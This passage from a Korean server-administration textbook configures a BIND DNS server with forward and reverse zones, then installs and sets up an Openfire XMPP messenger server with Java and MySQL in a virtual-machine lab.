root@dns:~# ifconfig enp0s8 down
root@dns:~# ifconfig enp0s3 up
```

④ vi /etc/bind/named.conf.options로 설정 파일을 편집한다.

아래의 옵션 중 "recursion no" 항목은 이 서버에 정의되지 않은 도메인 요청을 거부하도록 설정한 것이다. 일반적인 설정은 "recursion yes"로 설정하고, forwarders에 다른 네임 서버를 지정한다. 현재 환경에서는 다른 네임서버가 없으므로 아래와 같이 설정하였다.

```
root@dns:~# vi /etc/bind/named.conf.options
```

```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        dnssec-validation auto;

        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };

        //recursion yes;  # if requested not defined this dns server, this server request to forward
        recursion no;

        listen-on port 53 { any; };
        allow-query { any; };
        // forwarders { 8.8.8.254; };  # another dns server list, but this case not useful
};
```

⑤ vi /etc/bind/named.conf.local로 zone 파일 경로와 파일명을 지정한다. xyz.com, abc.com에 대해 정방향, 역방향 모두 지정하였다.

```
root@dns:~# vi /etc/bind/named.conf.local
```

```
// forward zone config

zone "abc.com" IN {
        type master;
        file "/etc/bind/abc.com.zone";
};

zone "xyz.com" IN {
        type master;
        file "/etc/bind/xyz.com.zone";
};


// backward zone config

zone "100.100.210.in-addr.arpa" IN {
        type master;
        file "/etc/bind/abc.com.rev";
};

zone "100.241.125.in-addr.arpa" IN {
        type master;
        file "/etc/bind/xyz.com.rev";
};
```

⑥ vi /etc/bind/xyz.com.zone 로 다음과 같이 정방향 조회 영역을 생성한다.

```
root@dns:~# vi /etc/bind/xyz.com.zone
```

```
$TTL    86400
@ IN SOA xyz.com. root.xyz.com. (
        2001202 ; Serial
        14400   ; Refresh
        14400   ; Retry
        1209600 ; Expire
        86400 ) ; Negative Cache TTL

; dns server
@       IN NS ns.xyz.com.

; ip address of dns server
ns      IN A  8.8.8.88

; A Record list
@       IN A  125.241.100.10
www     IN A  125.241.100.10
```

⑦ vi /etc/bind/xyz.com.zone.rev 로 다음과 같이 역방향 조회 영역을 생성한다.

```
root@dns:~# vi /etc/bind/xyz.com.zone.rev _
```

```
$TTL    86400
@ IN SOA xyz.com. root.xyz.com. (
        2001202 ; serial
        3600    ; refresh
        900     ; retry
        604800  ; expire
        86400   ; minium ttl
)

; dns server
@       IN NS ns.xyz.com.

; ip address of dns server
88      IN PTR  ns.xyz.com.

; A Record list
10      IN PTR  www.xyz.com.
```

⑧ 구문 오류를 테스트한다. 오류가 있는 경우 오류 사항을 확인하여 수정한다.

```
root@dns:~# named-checkconf
root@dns:~# named-checkzone xyz.com /etc/bind/xyz.com.zone
zone xyz.com/IN: loaded serial 2001202
OK
```

```
root@dns:~# systemctl reload bind9
```

⑩ Client의 네트워크 설정에서 DNS servers에 8.8.8.88을 추가하고, nslookup www.xyz.com으로 네임서버의 반환값이 올바른지 확인한다. 웹브라우저에서 IP주소가 아닌 www.xyz.com으로 접속한다.

```
sunrin@client:~$ nslookup www.xyz.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   www.xyz.com
Address: 125.241.100.10
```

과제 - 3

위의 DNS 설정 중 /etc/bind/named.conf.local에서 xyz.com 뿐만 아니라 abc.com.zone, abc.com.zone.rev 파일을 지정하였다. 다음 정보를 참고하여 abc.com.zone, abc.com.zone.rev 파일을 생성하고, nslookup www.abc.com 명령으로 확인하시오.

장치명	IP주소	Gateway주소
abc.com	210.100.100.10/24	210.100.100.254

ls /etc/bind/abc* 명령 결과

```
root@dns:~# ls /etc/bind/
abc.com.zone      db.0    db.empty  named.conf               named.conf.options  xyz
abc.com.zone.rev  db.127  db.local  named.conf.default-zones  rndc.key            z
bind.keys         db.255  db.root   named.conf.local         xyz.com.zone        zon
```


cat /etc/bind/aba.com.zone 명령 결과

```
root@dns:~# cat /etc/bind/abc.com.zone
$TTL    86400
@ IN SOA abc.com. root.abc.com. (
        2001201 ; Serial
        14400 ; Refresh
        14400 ; Retry
        1209600 ; Expire
        86400 ) ; Negative Cache TTL

; dns server
@       IN NS ns.abc.com.

; ip address of dns server
ns      IN A  8.8.8.88

; A Record list
@       IN A  210.100.100.10
www     IN A  210.100.100.10
```

cat /etc/bind/aba.com.zone.rev 명령 결과

```
root@dns:/etc/bind# cat abc.com.zone.rev
$TTL    86400
@ IN SOA abc.com. root.abc.com. (
        2001201 ; serial
        3600   ; refresh
        900    ; retry
        604800  ; expire
        86400 ; minium ttl
)

; dns server
@       IN NS ns.abc.com.

; ip address of dns server
88      IN PTR  ns.abc.com.

; A Record list
10      IN PTR  www.abc.com.
```

직접해보기



왼쪽의 네트워크 토폴로지를 참고하여 abc.com을 추가하시오.
abc.com에 telnet, ftp, sftp, http를 설정하시오.
라우터 R1의 fa0/0을 설정하고, RIP의 설정을 변경하시오.

V

서버 구축 실무

14 메신저 서버 구축


15 웹 메일 서버 구축

14 메신저 서버 구축

학교를 비롯한 대부분의 회사에는 내부 메신저 서비스를 운영한다. 물론 상용 메신저 서비스를 사용할 수 있지만 이 프로젝트에서는 오픈 소스 기반의 내부 메신저 서비스를 구현해 본다. 오픈 소스 기반의 메신저 서비스는 XML에 기반한 메시지 지향 미들웨어용 통신 프로토콜인 XMPP(Extensible Messaging and Presence Protocol)를 이용한 패키지를 활용할 수 있다.

회사 또는 조직 내부에서 사용할 수 있는 협업 도구 중 XMPP를 이용한 것에는 ejabberd, jabberd, Openfire 등이 있다. 이 프로젝트에서는 Openfire(http://www.igniterealtime.org/)를 이용하여 내부 메신저 서비스를 구성한다. 물론 Openfire가 설치된 서버를 공인IP로 설정하여 WAN 환경에서도 사용할 수 있다.

▪ 내부 메신저 구축을 위한 네트워크 구성도




장치명	포트	IP주소	비고	
Client	enp0s3	192.168.1.10/24	클라이언트	관리자 계정 정보 : root / sunrin, sunrin / sunrin
Client2	enp0s3	192.168.1.20/24		★ s0/0 = Serial0/0 ★fa0/0 = fastethernet0/0
Messenger	enp0s3	192.168.1.250/24	내부 메신저 서버	


1. 실습용 가상 머신 준비

가상머신의 생성 및 관리 등은 [I 수업 준비]를 참고하며, Client, xyz.com을 복제하여 네트워크 설정, 호스트 이름 설정을 변경하여 활용한다. 가상머신은 복제할 경우, 동일한 LAN에서 사용하는 가상머신은 MAC주소 충돌을 방지하기 위해 MAC주소를 새로 생성한다.

① 가상머신 xyz.com을 복제하여 messenger을 생성한다.




② 가상머신 Client를 복제하여 Client2를 생성한다.



2. 네트워크 구축

[네트워크 구성도]를 다음과 같이 토폴로지를 구성하고 Client 2, Messenger의 호스트네임, 네트워크 설정을 한다.




가. Client2 호스트네임, 네트워크 설정

① vi /etc/hostname 으로 Client2의 호스트네임을 편집한다.

```
sunrin@client2:~$ sudo vi /etc/hostname
[sudo] password for sunrin: ******
```

```
client2
~
```

② Client2는 Client를 복제하였고, 이 과정에서 MAC 주소가 변경되었다. 변경된 MAC 주소를 확인하여 네트워크 설정을 진행한다.



네트워크 연결 정보에 기존의 연결 정보 및 새로운 연결 정보를 모두 확인할 수 있다. 이 중에서 새로 생성된 MAC 주소를 확인하여 네트워크 연결 정보를 수정한다.

※ 이러한 상황은 리눅스의 랜카드를 교체했을 때에도 같은 상황이 발생한다. 가상머신에서 MAC주소의 변경은 실제 리눅스 서버에서 랜카드의 교체와 같다고 볼 수 있다.

네트워크 연결 정보 수정을 위해 enp0s3, enp0s8의 MAC 주소를 확인한다.

```
sunrin@client2:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:59:73:0b  txqueuelen 1000  (Ethernet)
        RX packets 296  bytes 17760 (17.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 118  bytes 19824 (19.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:1a:40:4b  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
```

■ TIP – MAC주소, IP주소, ARP(Address Resolution Protocol)


MAC 주소는 데이터 링크 계층(2계층)에서 사용하는 네트워크 인터페이스(NIC, Network Interface Card, 흔히 랜카드)에 할당된 48비트의 고유 식별자이다.


IP주소는 네트워크 계층(3계층)에서 사용하는 32비트(IPv4) 또는 128비트(IPv6)의 주소이다. IP주소를 이용하여 네트워크 그룹 지정, 호스트 지정, 라우팅 등이 가능하다.

MAC주소와 IP주소는 서로 매칭되어 사용되는데, 이 두가지 주소간에 서로 매칭 정보를 관리하는 프로토콜이 ARP(Address Resolution Protocol)이다.


- MAC 주소 예 : 08:00:27:59:73:0B - IPv4 주소 예 : 192.168.1.11

③ 확인된 MAC주소를 참고하여 enp0s3는 192.168.1.20로 고정IP를 설정하고, enp0s8은 NAT로 사용하므로 DHCP로 설정한다.





위와 같이 네트워크 연결 정보를 편집하였고, 불필요한 네트워크 연결 정보는 삭제한다.



④ ping 192.168.1.10으로 통신이 제대로 되는지 확인한다.

```
sunrin@client2:~$ ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=2.03 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=2.40 ms
```

나. Messnger 호스트네임, 네트워크 설정

① vi /etc/hostname 으로 messenger의 호스트네임을 편집한다.

```
root@xyz:~# vi /etc/hostname
messenger
~
```

② vi /etc/netplan/50-cloud-init.yaml 으로 messenger의 호스트네임을 편집한다. 저장 후 재부팅한다.

```
network:
    ethernets:
        enp0s3:
            dhcp4: no
            addresses: [192.168.1.250/24]
            gateway4: 192.168.1.254
            nameservers:
                    addresses: [8.8.8.88]
        enp0s8:
            dhcp4: true

    version: 2
```

③ 재부팅 이후 ping 192.168.1.20으로 통신이 제대로 되는지 확인한다.

```
root@messenger:~# ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
64 bytes from 192.168.1.20: icmp_seq=1 ttl=64 time=5.40 ms
64 bytes from 192.168.1.20: icmp_seq=2 ttl=64 time=2.75 ms
64 bytes from 192.168.1.20: icmp_seq=3 ttl=64 time=2.66 ms
```

3. Messenger 서버 설정

messenger을 메신저 서버로 활용하기 위해 Openfire와 같은 패키지를 설치해야 한다. messenger에 필요한 패키지를 설치하는 과정은 다음과 같다. 패키지 설치를 위한 NAT 설정 및 활용은 [I 수업 준비 – 04 GNS에 VirtualBox 가상머신 등록하기, 16쪽~20쪽]을 참고한다.

네트워크 설정 → enp0s3 down → enp0s8 up → 패키지 설치 또는 업데이트 → enp0s8 down → enp0s3 up

가. 패키지 설치를 위한 네트워크 설정 변경

① ip link 또는 ifconfig –a 명령을 통해 네트워크 인터페이스 정보를 확인한다.

```
root@messenger:~# ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group def
ault qlen 1000
    link/ether 08:00:27:d6:4d:0a brd ff:ff:ff:ff:ff:ff
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group def
ault qlen 1000
    link/ether 08:00:27:9b:f9:7d brd ff:ff:ff:ff:ff:ff
```

② 위의 네트워크 정보를 참고하여 IP주소 설정을 하고, 패키지 설치에 사용할 인터페이스만 활성화한다.

```
root@messenger:~# ifconfig enp0s3 down
root@messenger:~# ifconfig
enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::a00:27ff:fe9b:f97d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9b:f9:7d  txqueuelen 1000  (Ethernet)
        RX packets 5  bytes 2950 (2.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 4711 (4.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@messenger:~# ping www.google.com
PING www.google.com (216.58.197.132) 56(84) bytes of data.
64 bytes from nrt12s01-in-f4.1e100.net (216.58.197.132): icmp_seq=1 ttl=54 time=40.5 ms
64 bytes from nrt12s01-in-f4.1e100.net (216.58.197.132): icmp_seq=2 ttl=54 time=71.6 ms
64 bytes from nrt12s01-in-f4.1e100.net (216.58.197.132): icmp_seq=3 ttl=54 time=116 ms
```

나. JAVA, Openfire, MySQL 설치 및 설정

① apt install openjdk-8-jdk로 Openfire를 구동하는데 필요한 JAVA를 먼저 설치한다.

```
root@messenger:~# apt install openjdk-8-jdk
```

② Openfire를 다운로드 하여 설치한다. 다운로드 경로 및 파일명은 버전에 따라 달라지므로 배포 사이트에서 확인이 필요하다.

- 배포 사이트 : http://www.igniterealtime.org/downloads/index.jsp
- 다운로드 명령어 : wget http://download.igniterealtime.org/openfire/openfire_4.5.1_all.deb
- 설치 명령어 : dpkg –i openfire_4.5.1_all.deb

```
root@messenger:~# wget http://download.igniterealtime.org/openfire/openfire_4.5.1_all.deb
--2020-02-28 07:38:09--  http://download.igniterealtime.org/openfire/openfire_4.5.1_all.deb
Resolving download.igniterealtime.org (download.igniterealtime.org)... 52.58.216.59
```

```
root@messenger:~# ls -l openfire*
-rw-r--r-- 1 root root 39217574 Jan 31 18:20 openfire_4.5.1_all.deb
root@messenger:~# dpkg -i openfire_4.5.1_all.deb
(Reading database ... 84257 files and directories currently installed.)
Preparing to unpack openfire_4.5.1_all.deb ...
Unpacking openfire (4.5.1) ...
Setting up openfire (4.5.1) ...
adduser: Warning: The home directory `/var/lib/openfire' does not belong to the user you are current
ly creating.
```

③ Openfire 실행 상태를 확인한다.

```
root@messenger:~# systemctl status openfire
● openfire.service - LSB: Start/stop openfire jabber server
   Loaded: loaded (/etc/init.d/openfire; generated)
   Active: active (running) since Fri 2020-02-28 06:02:28 UTC; 3min 48s ago
     Docs: man:systemd-sysv-generator(8)
    Tasks: 23 (limit: 1108)
   CGroup: /system.slice/openfire.service
           └─9267 /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java -server -DopenfireHome=/usr/share/o

Feb 28 06:02:28 messenger systemd[1]: Starting LSB: Start/stop openfire jabber server...
Feb 28 06:02:28 messenger openfire[9259]: best java alternative in: /usr/lib/jvm/java-8-openjdk-amd6
Feb 28 06:02:28 messenger openfire[9259]: Starting openfire: openfire.
Feb 28 06:02:28 messenger systemd[1]: Started LSB: Start/stop openfire jabber server.
lines 1-12/12 (END)
```

④ apt install mysql-server로 mysql을 설치한다.

```
root@messenger:~# atp install mysql-server
```

⑤ mysql의 사용자 openfire를 생성한다.

```
mysql> CREATE USER 'openfire'@'localhost' IDENTIFIED BY 'sunrin@2020';
Query OK, 0 rows affected (0.00 sec)

mysql> select user,authentication_string,plugin,host from mysql.user;
+------------------+-------------------------------------------+-----------------------+-----------+
| user             | authentication_string                     | plugin                | host      |
+------------------+-------------------------------------------+-----------------------+-----------+
| root             | *B74AE738D3DBB97F141EBC5F6C315E5C202AA353 | mysql_native_password | localhost |
| mysql.session    | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE | mysql_native_password | localhost |
| mysql.sys        | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE | mysql_native_password | localhost |
| debian-sys-maint | *F0086BC24ECF51C4C52011519FC999DC0F721D92 | mysql_native_password | localhost |
| openfire         | *B74AE738D3DBB97F141EBC5F6C315E5C202AA353 | mysql_native_password | localhost |
+------------------+-------------------------------------------+-----------------------+-----------+
5 rows in set (0.00 sec)
```

⑥ 데이터베이스 openfire를 생성하고, 이미 만들어진 openfire_mysql.sql로 대체한다. 새롭게 갱신된 openfire 데이터베이스에 대한 접근 권한을 설정한다.

```
mysql> CREATE DATABASE openfire;
Query OK, 1 row affected (0.00 sec)
mysql> use openfire;
Database changed
mysql> source /usr/share/openfire/resources/database/openfire_mysql.sql;_

mysql> GRANT ALL PRIVILEGES ON openfire.* TO 'openfire'@'localhost' IDENTIFIED BY 'sunrin@2020';
```


■ 데이터베이스 선택

데이터베이스는 MySQL, PostgreSQL, MariaDB 등을 선택하거나 Embeded Database를 선택할 수 있다. 이번 프로젝트에서는 MySQL을 선택하였다.


데이터베이스는 해당 서버에 어떤 웹 서비스를 추가할 것인지에 따라 선택하면 된다.

다. Openfire 초기 환경 설정

① 웹브라우저를 이용하여 http://192.168.1.250:9090으로 접속하여 초기 환경 설정을 완료한다.



② 데이터베이스는 설치한 MySQL을 사용하므로 이 단계에서는 [Standard Databases Connection]을 선택한다.

